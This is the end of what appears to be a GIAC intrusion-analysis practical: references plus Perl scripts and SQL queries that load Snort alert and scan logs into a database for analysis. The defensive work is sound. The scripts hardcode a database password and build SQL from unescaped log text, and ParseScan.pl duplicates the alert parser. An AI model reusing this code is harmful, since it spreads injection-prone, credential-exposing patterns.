Vakharia, Nimesh. "GIAC Certification for GCIA." URL:http://www.giac.org/practical/Nimesh_Vakharia_GCIA.zip.

Whitehats. "HTTP-IIS-UNICODE-TRAVERSAL." URL:

http://whitehats.com/cgi/arachNIDS/Show?_id=ids432&view=research.

Whitehats. “PCANYWHERE-START.” URL: http://www.whitehats.com/info/IDS239

Whitehats. “SOURCEPORTTRAFFIC-20-TCP.” URL: http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids6.

WinMX. URL: http://www.winmx.com/

Zie, Frankie. “A funny way to DOS pcANYWHERE8.0 and 9.0.” Bugtraq Apr 9, 2000. URL: http://archives.neohapsis.com/archives/bugtraq/2000-04/0031.html

Source Code

ParseAlerts.pl

```
# parseAlerts.pl
# Written by Gary Morris

use DBI;
use Strict;

my $inFile = shift;
my $dbUser = "gary";
my $dbPassword = "password";
my ($line, $date, $time, $temp, $datetime, $srcIP, $srcPort, $dstIP,
$dstPort, $srcString, $dstString, $query);


open (MYFILE, "$inFile") or die "Cannot find file $inFile : $!";

my $dbh = DBI->connect('DBI:ODBC:tempdb', $dbUser, $dbPassword) or
die 'OUCH $DBI::errstr\n';

my @lines = <MYFILE>;
my $i = 0;

foreach $line (@lines) {

# parse major items
      my ($raw1, $raw2, $raw3) = split/\[\*\*\]/, $line;

# parse date and time
      ($date, $time) = split/\-/, $raw1;
      ($time, $temp) = split/\./, $time;
      $date .= "/2002";
      $datetime = $date . " " . $time;

# parse IP Address Info

      ($srcString, $dstString) = split/\-\>/, $raw3;
      ($srcIP, $srcPort) = split(/:/, $srcString);
      ($dstIP, $dstPort) = split(/:/, $dstString);

      $srcIP   =~ s/ //;
      $dstIP   =~ s/ //;
      $srcPort =~ s/ //;
      $dstPort =~ s/ //;
      if ($srcPort == "") { $srcPort = 0; }
      if ($dstPort == "") { $dstPort = 0; }
      $raw2    =~ s/\s//;

      my $query = "INSERT INTO incidents
(dttime,message,srcip,srcport,dstip,dstport)
            VALUES
('$datetime','$raw2','$srcIP',$srcPort,'$dstIP',$dstPort)";


      $i++;
```

```
      my $sth = $dbh->prepare($query) or die "Line: $i - Can't
prepare: $query. Reason: $!";
      $sth->execute;



}

($dbh->disconnect or die "Can't disconnect from database. Reason:
$DBI::errstr" and undef $dbh);
close MYFILE;

sub trim($) {
  my $a = shift;
  $a =~ s/\s+$//;
  $a;
}
```

ParseScan.pl

```
# parseScan.pl
# Written by Gary Morris
use DBI;
use Strict;

my $inFile = shift;
my $dbUser = "gary";
my $dbPassword = "password";
my ($line, $date, $time, $temp, $datetime, $srcIP, $srcPort, $dstIP,
$dstPort, $srcString, $dstString, $query);


open (MYFILE, "$inFile") or die "Cannot find file $inFile : $!";

my $dbh = DBI->connect('DBI:ODBC:tempdb', $dbUser, $dbPassword) or
die 'OUCH $DBI::errstr\n';

my @lines = <MYFILE>;
my $i = 0;

foreach $line (@lines) {

# parse major items
      my ($raw1, $raw2, $raw3) = split/\[\*\*\]/, $line;

# parse date and time
      ($date, $time) = split/\-/, $raw1;
      ($time, $temp) = split/\./, $time;
      $date .= "/2002";
      $datetime = $date . " " . $time;

# parse IP Address Info

      ($srcString, $dstString) = split/\-\>/, $raw3;
      ($srcIP, $srcPort) = split(/:/, $srcString);
      ($dstIP, $dstPort) = split(/:/, $dstString);

      $srcIP   =~ s/ //;
      $dstIP   =~ s/ //;
      $srcPort =~ s/ //;
      $dstPort =~ s/ //;
      if ($srcPort == "") { $srcPort = 0; }
      if ($dstPort == "") { $dstPort = 0; }
      $raw2    =~ s/\s//;

      my $query = "INSERT INTO incidents
(dttime,message,srcip,srcport,dstip,dstport)
            VALUES
('$datetime','$raw2','$srcIP',$srcPort,'$dstIP',$dstPort)";


      $i++;

      my $sth = $dbh->prepare($query) or die "Line: $i - Can't
```

```
prepare: $query. Reason: $!";
      $sth->execute;



}

($dbh->disconnect or die "Can't disconnect from database. Reason:
$DBI::errstr" and undef $dbh);
close MYFILE;

sub trim($) {
  my $a = shift;
  $a =~ s/\s+$//;
  $a;
}
```

ParseOOS.pl

```
# ParseOOS.pl
# Written by Gary Morris
use DBI;

my $inFile = shift;
my $dbUser = "gary";
my $dbPassword = "password";
my ($line);


open (MYFILE, "$inFile") or die "Cannot find file $inFile : $!";

my $dbh = DBI->connect('DBI:ODBC:tempdb', $dbUser, $dbPassword) or
die 'OUCH $DBI::errstr\n';

my @lines = <MYFILE>;
my $i = 0;
my $count = 1;
my ($temp, $garbage, $flags, $TTL, $TOS, $date, $time, $srcIP,
$srcPort);
foreach $line (@lines) {

# parse major items
#

      if ($count == 3) {
      #get flags
            ($flags, $temp) = split/\s+/, $line;
            $count++;
      }

      if ($count == 2) {
      # line 2 of OOS Data

            ($temp, $TTL, $TOS) = split/\s+/, $line;
            ($temp, $TTL) = split/:/, $TTL;
            ($temp, $TOS) = split/:/, $TOS;


            $count++;
      }

      if ($line =~ /^[0-9][0-9]\/[0-9][0-9]/) {
      # Line 1 of OOS Data
            $count = 2;
            ($raw1, $srcString, $garbage, $dstString) = split/\s+/,
$line;

            # parse date and time
            ($date, $time) = split/\-/, $raw1;
            ($time, $temp) = split/\./, $time;
            $date .= "/2002";
            $datetime = $date . " " . $time;
            ($srcIP, $srcPort) = split(/:/, $srcString);
            ($dstIP, $dstPort) = split(/:/, $dstString);
```

```
            $srcIP   =~ s/ //g;
            $dstIP   =~ s/ //g;
            $srcPort =~ s/ //g;
            $dstPort =~ s/ //g;
            if ($srcPort == "") { $srcPort = 0; }
            if ($dstPort == "") { $dstPort = 0; }
      #     print "$srcIP , $srcPort , $dstIP , $dstPort , $datetime
\n";
      }

      if ($line =~ /^=\+=\+=/) {
      #     print "$datetime , $srcIP , $srcPort , $dstIP , $dstPort
, $TTL , $TOS \n";

            my $query = "INSERT INTO oos
(dttime,srcip,srcport,dstip,dstport,tos,flags,ttl)
                         VALUES
('$datetime','$srcIP',$srcPort,'$dstIP',$dstPort,'$TOS','$flags','$TT
L')";
            my $sth = $dbh->prepare($query) or die "Line: $i - Can't
prepare: $query. Reason: $!";
            $sth->execute;

      }

}

($dbh->disconnect or die "Can't disconnect from database. Reason:
$DBI::errstr" and undef $dbh);
close MYFILE;
```

Selected Queries

```
create table incidents (dttime datetime, message varchar(200), srcip
varchar(15), srcport numeric, dstip varchar(15), dstport numeric)
create index indx1 on incidents(dttime)
create index indx2 on incidents(srcip)
create index indx3 on incidents(dstip)
create index indx4 on incidents(message)



create table scans(dttime datetime, srcIP varchar(15), srcPort
numeric, dstIP varchar(15), dstPort numeric, type varchar(20), flags
varchar(20))
create index scans_indx1 on scans(dttime)
create index scans_indx2 on scans(srcip)
create index scans_indx3 on scans(dstip)
create index scans_indx4 on scans(srcPort)
create index scans_indx5 on scans(dstPort)

create table oos(dttime datetime, srcip varchar(25), srcport numeric,
dstip varchar(25), dstport numeric, ttl numeric, tos varchar(10),
flags varchar(10))

select message, count(*) from incidents
where message not like 'spp_portscan%'
group by message
order by count(*) desc


select count(*) from scans where srcip = '130.85.83.146'
and dttime between '10/5/2002 03:36:59' and '10/5/2002 03:38:01'

select count(distinct dstip) from scans where srcip = '130.85.83.146'
and dttime between '10/5/2002 03:36:59' and '10/5/2002 03:38:01'

select count(*) from incidents
where message like 'spp_http_decode: IIS Unicode%'
and srcip <> 'MY.NET.%'

select count(distinct dstip)  from oos
where srcip = '152.101.81.195'


select srcip, count(*)
from incidents
where message like 'spp_http_decode: IIS Unicode%'
group by srcip
order by count(*) desc

select srcip
from oos
where srcip like 'MY.NET.%'
and dstip like 'MY.NET.%'
```